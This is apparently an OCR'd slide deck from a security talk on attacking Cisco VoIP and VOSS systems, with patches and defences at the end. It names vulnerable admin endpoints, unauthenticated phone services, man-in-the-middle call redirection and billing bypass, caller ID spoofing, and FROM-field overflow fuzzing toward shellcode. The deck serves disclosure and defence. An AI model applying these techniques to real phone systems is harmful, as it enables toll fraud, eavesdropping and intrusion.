
```
<?xml version ="1.0" encoding="utf-8"?>
<CiscoIPPhoneText>
<Title>Login response</Title>
<Text>Login Unsuccessful</Text>
<Prompt>Login is unavailable (22)</Prompt>
<SoftKeyItem>
<Name>Exit</Name>
<URL>SoftKey:Exit</URL>
<Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

/bvsm/iptusermgt/disassociateuser.cgi

Insecure File Upload

/bvsm/iptbulkadmin

/bvsm/iptbulkloadmgt/bulkloaduploadform.cgi



Privilege Escalation

/bvsm/iptusermgt/moduser.cgi (stored XSS, change users' role)
/bvsm/iptadminusermgt/adduserform.cgi?user_type=adminuser

/bvsm/iptnumtransmgt/editnumbertranslationform.cgi?id=1

IP Phone management

VOSS IP Phone XML services

- **Shared service for all tenants**
- Call forwarding (Skinny has, SIP has not)
- Speed dial management
- Voicemail PIN management

Services

- speeddials
- changepinform
- showcallfwd
- callfwdmenu

Actions

- CallForwardAll
- CallForwardBusy

IP Phone management

- Authentication and Authorisation free!
- MAC address is sufficient
- Jailbreaking tenant services

- Viproy Modules
  - Call Forwarding
  - Speed Dial

VOSS call forwarding demo

Video Demonstration

VOSS speed dial demo

Video Demonstration

VoIP client security

- Different Client Types
  - Mobile, Desktop, Teleconference, Handsets
- Information Disclosure
  - Unnecessary services and ports (SNMP, FTP)
  - Weak management services (Telnet, SSH, HTTP)
  - Stored credentials and sensitive information
- Unauthorised Access
  - Password or TFTP attacks, enforced upgrades
- Weak VoIP Services
  - Clients may accept direct invite, register or notify

Cisco VoIP clients

- Cisco IP Phones
- Cisco IP Communicator
- Cisco Unified Personal Communicator
- Cisco Webex Client
- Cisco Jabber services
  - Cisco Jabber Voice/Video
  - IM for 3rd party clients
  - Mobile, desktop, Mac
  - Jabber SDK for web

Source: www.arkadin.com

Rogue services and DSITM

- Use ARP/DNS Spoof & VLAN hopping & Manual config
- Collect credentials, hashes, information
- Change client's request to add a feature (e.g. Spoofing)
- Change the SDP features to redirect calls
- Add a proxy header to bypass billing & CDR
- Manipulate request at runtime to find BoF vulnerabilities
- Trigger software upgrades for malwared executables

Death Star in the Middle

Attacking a client using SIP service

- Caller ID spoofed messages
  - to install a malicious application or an SSL certificate
  - to redirect voicemails or calls
- Fake caller ID for Scam, Vishing or Spying
- Manipulate the content or content-type on messaging
  - Trigger a crash/BoF on the remote client
  - Inject cross-site scripting to the conversation

- Proxies with TLS+TCP interception and manipulation
  - Em-proxy (github.com/fozavci/em-proxy)
  - MITMproxy


Traffic manipulation as DSITM

Video Demonstration

Attacking a client using SIP trust

- SIP server redirects a few fields to client
  - FROM, FROM NAME, Contact
  - Other fields depend on server (e.g. SDP, MIME)
  - Message content
- Clients have buffer overflow in FROM?
  - Send 2000 chars to test it !
  - Crash it or execute your shellcode if available
- Clients trust SIP servers and trust is UDP based
  - Trust hacking module can be used for the trust between server and client too.
- Viproy Penetration Testing Kit SIP Modules
  - Simple fuzz support (FROM=FUZZ 2000)
  - You can modify it for further attacks

Attacking a client using SIP trust



Send INVITE/MESSAGE requests with
- IP spoofing (source is Brisbane),
- from field contains exploit,

the client will be your stormtrooper.

Attacking a client using SIP service

Video Demonstration

Solutions

- Install the Cisco security patches
  - From CVE-2014-3277 to CVE-2014-3283
  - CSCum75078, CSCun17309, CSCum77041, CSCuo51517, CSCum76930, CSCun49862
- Secure network design
  - IP phone services MUST be DEDICATED, not SHARED
- Secure deployment with PKI
  - Authentication with X.509, software signatures
  - Secure SSL configuration
- Secure protocols
  - Skinny authentication, SIP authentication
  - HTTP instead of TFTP, SSH instead of Telnet

References

- Viproy Homepage and Documentation
  http://www.viproy.com

- Attacking SIP servers using Viproy VoIP Kit
  https://www.youtube.com/watch?v=AbXh_L0-Y5A

- VoIP Pen-Test Environment – VulnVoIP
  http://www.rebootuser.com/?cat=371

- Credit and thanks go to…
  Jason Ostrom, Mark Collier, Paul Henry, Sandro Gauci

Questions ?

Thank you

Recognised as Australia's fastest growing information security and risk management consulting firm through the Deloitte Technology Fast 50 & BRW Fast 100 programs

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455
info@senseofsecurity.com.au
www.senseofsecurity.com.au